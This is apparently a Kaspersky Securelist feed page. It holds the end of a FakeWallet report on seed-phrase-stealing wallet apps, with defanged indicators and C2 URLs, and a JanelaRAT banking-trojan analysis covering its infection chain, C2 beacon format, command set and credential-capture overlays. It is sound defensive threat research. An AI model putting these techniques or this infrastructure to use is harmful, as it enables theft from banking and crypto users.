
Phishing window for seed phrase verification

Phishing window for seed phrase verification

The MnemonicVerifyScreen appears whenever either of those navigators is activated – whether the user is checking their portfolio or viewing info about a paired device. The PrivateKeyVerifyScreen remains unused – it is designed to handle a private key rather than a mnemonic, specifically the key generated by the wallet based on the entered seed phrase. Since Ledger Live doesn’t give users direct access to private keys or support them for importing wallets, we suspect this specific feature was actually intended for a different app.

Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup

Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup

Once a victim enters their recovery phrase on the phishing page and hits Confirm, the Trojan creates a separate thread to handle the data exfiltration. It tracks the progress of the transfer by creating three files in the app’s working directory:

  • verify-wallet-status.json tracks the current status and the timestamp of the last update.
  • verify-wallet-config.json stores the C2 server configuration the malware is currently using.
  • verify-wallet-pending.json holds encrypted mnemonics until they’re successfully transmitted to the C2 server. Then the clearPendingMnemonicJob function replaces the contents of the file with an empty JSON dictionary.

Next, the Trojan encrypts the captured mnemonics and sends the resulting value to the C2 server. The data is encrypted using the same algorithm described earlier (RSA encryption followed by Base64 encoding). If the app is closed or minimized, the Trojan checks the status of the previous exfiltration attempt upon restart and resumes the process if it hasn’t been completed.

Decompiled pseudocode for the submitWalletSecret function

Decompiled pseudocode for the submitWalletSecret function

Other distribution channels, platforms, and the SparkKitty link

During our investigation, we discovered a website mimicking the official Ledger site that hosted links to the same infected apps described above. While we’ve only observed one such example, we’re certain that other similar phishing pages exist across the web.

A phishing website hosting links to infected Ledger apps for both iOS and Android

A phishing website hosting links to infected Ledger apps for both iOS and Android

We also identified several compromised versions of wallet apps for Android, including both previously undiscovered samples and known ones. These instances were distributed through the same malicious pages; however, we found no traces of them in the Google Play Store.

One additional detail: some of the infected apps also contained a SparkKitty module. Interestingly, these modules didn’t show any malicious activity on their own, with mnemonics handled exclusively by the FakeWallet modules. We suspect SparkKitty might be present for one of two reasons: either the authors of both malicious campaigns are linked and forgot to remove it, or it was embedded by different attackers and is currently inactive.

Victims

Since nearly all the phishing apps were exclusive to the Chinese App Store, and the infected wallets themselves were distributed through Chinese-language phishing pages, we can conclude that this campaign primarily targets users in China. However, the malicious modules themselves have no built-in regional restrictions. Furthermore, since the phishing notifications in some variants automatically adapt to the app’s language, users outside of China could easily find themselves in the crosshairs of these attackers.

Attribution

According to our data, the threat actor behind this campaign may be linked to the creators of the SparkKitty Trojan. Several details uncovered during our research point to this connection:

  • Some infected apps contained SparkKitty modules alongside the FakeWallet code.
  • The attackers behind both campaigns appear to be native Chinese speakers, as the malicious modules frequently use log messages in Chinese.
  • Both campaigns distribute infected apps via phishing pages that mimic the official App Store.
  • Both campaigns specifically target victims’ cryptocurrency assets.

Conclusion

Our research shows that the FakeWallet campaign is gaining momentum by employing new tactics, ranging from delivering payloads via phishing apps published in the App Store to embedding themselves into cold wallet apps and using sophisticated phishing notifications to trick users into revealing their mnemonics. The fact that these phishing apps bypass initial filters to appear at the top of App Store search results can significantly lower a user’s guard. While the campaign is not exceptionally complex from a technical standpoint, it poses serious risks to users for several reasons:

  • Hot wallet attacks: the malware can steal crypto assets during the wallet creation or import phase without any additional user interaction.
  • Cold wallet attacks: attackers go to great lengths to make their phishing windows look legitimate, even implementing mnemonic autocomplete to mirror the real user experience and increase their chances of a successful theft.
  • Investigation challenges: the technical restrictions imposed by iOS and the broader Apple ecosystem make it difficult to effectively detect and analyze malicious software directly on a device.

Indicators of compromise

Infected cryptowallet IPA file hashes
4126348d783393dd85ede3468e48405d
b639f7f81a8faca9c62fd227fef5e28c
d48b580718b0e1617afc1dec028e9059
bafba3d044a4f674fc9edc67ef6b8a6b
79fe383f0963ae741193989c12aefacc
8d45a67b648d2cb46292ff5041a5dd44
7e678ca2f01dc853e85d13924e6c8a45

Malicious dylib file hashes
be9e0d516f59ae57f5553bcc3cf296d1
fd0dc5d4bba740c7b4cc78c4b19a5840
7b4c61ff418f6fe80cf8adb474278311
8cbd34393d1d54a90be3c2b53d8fc17a
d138a63436b4dd8c5a55d184e025ef99
5bdae6cb778d002c806bb7ed130985f3

Malicious React Native application hash
84c81a5e49291fe60eb9f5c1e2ac184b

Phishing HTML for infected Ledger Live app file hash
19733e0dfa804e3676f97eff90f2e467

Malicious Android file hashes
8f51f82393c6467f9392fb9eb46f9301
114721fbc23ff9d188535bd736a0d30e

Malicious download links
hxxps://www.gxzhrc[.]cn/download/
hxxps://appstoreios[.]com/DjZH?key=646556306F6Q465O313L737N3332939Y353I830F31
hxxps://crypto-stroe[.]cc/
hxxps://yjzhengruol[.]com/s/3f605f
hxxps://6688cf.jhxrpbgq[.]com/6axqkwuq
hxxps://139.180.139[.]209/prod-api/system/confData/getUserConfByKey/
hxxps://xz.apps-store[.]im/s/iuXt?key=646Y563Y6F6H465J313X737U333S9342323N030R34&c=
hxxps://xz.apps-store[.]im/DjZH?key=646B563L6F6N4657313B737U3436335E3833331737
hxxps://xz.apps-store[.]im/s/dDan?key=646756376F6A465D313L737J333993473233038L39&c=
hxxps://xz.apps-store[.]im/CqDq?key=646R563V6F6Y465K313J737G343C3352383R336O35
hxxps://ntm0mdkzymy3n.oukwww[.]com/7nhn7jvv5YieDe7P?0e7b9c78e=686989d97cf0d70346cbde2031207cbf
hxxps://ntm0mdkzymy3n.oukwww[.]com/jFms03nKTf7RIZN8?61f68b07f8=0565364633b5acdd24a498a6a9ab4eca
hxxps://nziwytu5n.lahuafa[.]com/10RsW/mw2ZmvXKUEbzI0n
hxxps://zdrhnmjjndu.ulbcl[.]com/7uchSEp6DIEAqux?a3f65e=417ae7f384c49de8c672aec86d5a2860
hxxps://zdrhnmjjndu.ulbcl[.]com/tWe0ASmXJbDz3KGh?4a1bbe6d=31d25ddf2697b9e13ee883fff328b22f
hxxps://api.npoint[.]io/153b165a59f8f7d7b097
hxxps://mti4ywy4.lahuafa[.]com/UVB2U/mw2ZmvXKUEbzI0n
hxxps://mtjln.siyangoil[.]com/08dT284P/1ZMz5Xmb0EoQZVvS5
hxxps://odm0.siyangoil[.]com/TYTmtV8t/JG6T5nvM1AYqAcN
hxxps://mgi1y.siyangoil[.]com/vmzLvi4Dh/1Dd0m4BmAuhVVCbzF
hxxps://mziyytm5ytk.ahroar[.]com/kAN2pIEaariFb8Yc
hxxps://ngy2yjq0otlj.ahroar[.]com/EpCXMKDMx1roYGJ
hxxps://ngy2yjq0otlj.ahroar[.]com/17pIWJfr9DBiXYrSb

C2 addresses
hxxps://kkkhhhnnn[.]com/api/open/postByTokenpocket
hxxps://helllo2025[.]com/api/open/postByTokenpocket
hxxps://sxsfcc[.]com/api/open/postByTokenpocket
hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php
hxxps://nmu8n[.]com/tpocket/ios/Rsakeyword.php
hxxps://zmx6f[.]com/btp/ios/receiRsakeyword.php
hxxps://api.dc1637[.]xyz

  • ✇Securelist
  • JanelaRAT: a financial threat targeting users in Latin America GReAT
    Background JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region. JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perfo
     

JanelaRAT: a financial threat targeting users in Latin America

Por:GReAT
13 de Abril de 2026, 06:00

Background

JanelaRAT is a malware family that takes its name from the Portuguese word “janela” which means “window”. JanelaRAT looks for financial and cryptocurrency data from specific banks and financial institutions in the Latin America region.

JanelaRAT is a modified variant of BX RAT that has targeted users since June 2023. One of the key differences between these Trojans is that JanelaRAT uses a custom title bar detection mechanism to identify desired websites in victims’ browsers and perform malicious actions.

The threat actors behind JanelaRAT campaigns continuously update the infection chain and malware versions by adding new features.

Kaspersky solutions detect this threat as Trojan.Script.Generic and Backdoor.MSIL.Agent.gen.

Initial infection


JanelaRAT campaigns involve a multi-stage infection chain. It starts with emails mimicking the delivery of pending invoices to trick victims into downloading a PDF file by clicking a malicious link. Then the victims are redirected to a malicious website from which a compressed file is downloaded.

Malicious email used in JanelaRAT campaigns

Malicious email used in JanelaRAT campaigns


Throughout our monitoring of these malware campaigns, the compressed files have typically contained VBScripts, XML files, other ZIP archives, and BAT files. They ultimately lead to downloading a ZIP archive that contains components for DLL sideloading and executing JanelaRAT as the final payload.

However, we have observed variations in the infection chains depending on the delivered version of the malware. The latest observed campaign evolved by integrating MSI files to deliver a legitimate PE32 executable and a DLL, which is then sideloaded by the executable. This DLL is actually JanelaRAT, delivered as the final payload.

Based on our analysis of previous JanelaRAT intrusions, the updates in the infection chain represent threat actors’ attempts to streamline the process, with a reduced number of malware installation steps. We’ve observed a logical sequence in how components, such as MSI files, have been incorporated and adapted over time. Moreover, we have observed the use of auxiliary files — additional components that aid in the infection — such as configuration files that have been changing over time, showing how the threat actors have adapted these infections in an effort to avoid detection.

JanelaRAT infection flow evolution

JanelaRAT infection flow evolution

Initial dropper

The MSI file acts as an initial dropper designed to install the final implant and establish persistence on the system. It obfuscates file paths and names with the objective to hinder analysis. This code is designed to create several ActiveX objects to manipulate the file system and execute malicious commands.

Among the actions taken, the MSI defines paths based on environment variables for hosting binaries, creating a startup shortcut, and storing a first-run indicator file. The dropper file checks for the existence of the latter and for a specific path, and if either is missing, it creates them. If the file exists, the MSI file redirects the user to an external website as a decoy, showing that everything is “normal”.

The MSI dropper places two files at a specified path: the legitimate executable nevasca.exe and the PixelPaint.dll library, renaming them with obfuscated combinations of random strings before relocating. An LNK shortcut is created in the user’s Startup folder, pointing to the renamed nevasca.exe executable, ensuring persistence. Finally, the nevasca.exe file is executed, which in turn loads the PixelPaint.dll file that is JanelaRAT.

Malicious implant

In this case, we analyzed JanelaRAT version 33, which was masqueraded as a legitimate pixel art app. Similar to other malware versions, it was protected with Eazfuscator, a common .NET obfuscation tool. We have also seen previous JanelaRAT samples that used the ConfuserEx obfuscator or its custom builds. The malware uses Control Flow Flattening method and renames classes and variables to make the code unreadable without deobfuscation.

JanelaRAT monitors the victim’s activity, intercepts sensitive banking interactions, and establishes an interactive C2 channel to report changes to the threat actor. While screen monitoring is also present, the core functionality focuses on financial fraud and real-time manipulation of the victim’s machine. The malware collects system information, including OS version, processor architecture (32-bit, 64-bit, or unknown), username, and machine name. The Trojan evaluates the current user’s privilege level and assigns different nicknames for administrators, users, guests, and an additional one for any other role.

The malware then retrieves the current date and constructs a beacon to register the victim on the C2 server, along with the malware version. To prevent multiple instances, the malware creates the mutex and exits if it already exists.

String encryption

All JanelaRAT samples utilize encrypted strings for sending information to the C2 and obfuscating embedded data. The encryption algorithm remains consistent across campaigns, combining base64 encoding with Rijndael (AES). The encryption key is derived from the MD5 hash of a 4-digit number and the IV is composed of the first 16 bytes of the decoded base64 data.

C2 communication and command handling

After initialization, JanelaRAT establishes a TCP socket, configuring callbacks for connection events and message handling. It registers all known message types, executing specific system tasks based on the received message.

Following socket initialization, the malware launches two background routines:

  1. User inactivity and session tracking

    This routine activates timers and launches secondary threads, including an internal timer and a user inactivity monitor. The malware determines if the victim’s machine has been inactive for more than 10 minutes by calculating the elapsed time since the last user input. If the inactivity period exceeds 10 minutes, the malware notifies the C2 by sending the corresponding message. Upon user activity, it notifies the threat actor again. This makes it possible to track the user’s presence and routine to time possible remote operations.

    Timer that looks for 10 minutes of inactivity

    Timer that looks for 10 minutes of inactivity

  2. Victim registration and further malicious activity
    This routine is launched immediately after the socket setup. It triggers two subroutines responsible for periodic HTTP beaconing and downloading additional payloads.
    1. The first subroutine executes a PowerShell downloaded from a staging server during post-exploitation. Its main objective is to establish persistence by downloading the PixelPaint.dll file once again. The routine then builds and executes periodic HTTP requests to the C2, reporting the malware’s version and the victim machine’s security environment. It loops continuously as long as a specific local file does not exist, ensuring repeated telemetry transmission. The file was not observed being extracted or created by the malware itself; rather, it appears to be placed on the system by the threat actor during other post-exploitation activities. Based on previous incidents, this file likely contains instructions for establishing persistence.

      This JanelaRAT version constructs a second C2 URL for beaconing, using several decrypted strings and following a pattern that uses different parameters to report information about new victims:

      <C2Domain>?VS=<malwareversion>&PL=<profilelevel>&AN=<presenceofbankingsoftware>

      We have observed constant changes in the parameters across campaigns. A new parameter “AN” was introduced in this version. It is used to detect the presence of a specific process associated with banking security software. If such software is found on the victim’s device, the malware notifies the threat actor.

      Parameter Description
      VS JanelaRAT version
      PL OFF by default
      AN Yes or No depending on whether banking security software process exists
    2. The second subroutine is responsible for monitoring the user’s visits to banking websites and reporting any activity of interest to the threat actor. JanelaRAT 33v is specifically engineered to target Brazilian financial institutions. However, we have also observed other versions of the malware targeting other specific countries in the region, such as the “Gold-Label” version targeting banking users in Mexico that we described earlier.

      This subroutine creates a timer to enable an active system monitoring cycle. During this cycle, the malware obtains the title of the active window and checks if it matches entries of interest using a hardcoded but obfuscated list of financial institutions. Although the threat actors behind JanelaRAT primarily focus on one country as a target, the list of financial institutions is constantly updated.

      If a title bar matches one of the listed targets, the malware waits 12 seconds before establishing a dedicated communication channel to the C2. This channel is used to execute malicious tasks, including taking screenshots, monitoring keyboard and mouse input, displaying messages to the user, injecting keystrokes or simulating mouse input, and forcing system shutdown.

      To perform these actions, the malware uses a dedicated C2 handler that interprets incoming commands from the C2. Notably, 33v supports live banking session hijacking, not just credential theft.

      Action Performed Description
      Capture desktop image Send compressed screenshots to the C2
      Specific screenshots Crop specific screen regions and exfiltrate images
      Overlay windows Display images in full-screen mode, limit user interactions, and mimic bank dialogs to harvest credentials
      Keylogging Keystroke capture
      Simulate keyboard Inject keys such as DOWN, UP, and TAB to navigate or trigger new elements
      Track mouse input Move the cursor, simulate clicks, and report the cursor position
      Display message Show message boxes (custom title, text, buttons, or icons)
      System shutdown Execute a forced shutdown sequence
      Command execution Run CMD or PowerShell scripts/commands
      Task Manager
      manipulation
      Launch Task Manager, find its window, and hide it to prevent discovery by the user
      Check for banking security software process Detect the presence of anti-fraud systems
      Beaconing Send host information (malware version, profile, presence of banking software)
      Toggle internal modes Enable and disable modes such as screenshot flow, key injection, or overlay visibility
      Anti-analysis Detect sandbox or automation tools

C2 infrastructure

Unlike other versions, this variant rotates its C2 server daily. Once a title bar matches the one in the list, the software dynamically constructs the C2 channel domain by concatenating an obfuscated string, the current date, and a suffix domain related to a legitimate dynamic DNS (DDNS) service. This communication is established using port 443, but not TLS.

Decoy overlay system

This version of JanelaRAT implements a decoy overlay system designed to capture banking credentials and bypass multi-factor authentication. When a target banking window is detected, the malware requests further instructions from the C2 server. The C2 responds with a command identifier and a Base64-encoded image, which is then displayed as a full-screen overlay window mimicking legitimate banking or system interfaces. The malware ensures the fake window completely covers the screen and limits the victim’s interaction with the system.

The malware blocks the victim’s interaction by displaying modal dialogs. Each modal dialog corresponds to a specific operation, such as password capture, token/MFA capture, fake loading screen, fake Windows update full-screen modal and more. The malware resizes the overlay, scans multiple screens, and loads deceptive elements to distract the user or temporarily hide legitimate application windows.

Among other fake elements, the malware displays fake Windows update notifications, often accompanied by messages in Brazilian Portuguese, such as:

  • “Configuring Windows updates, please wait.”
  • “Do not turn off your computer; this could take some time.”

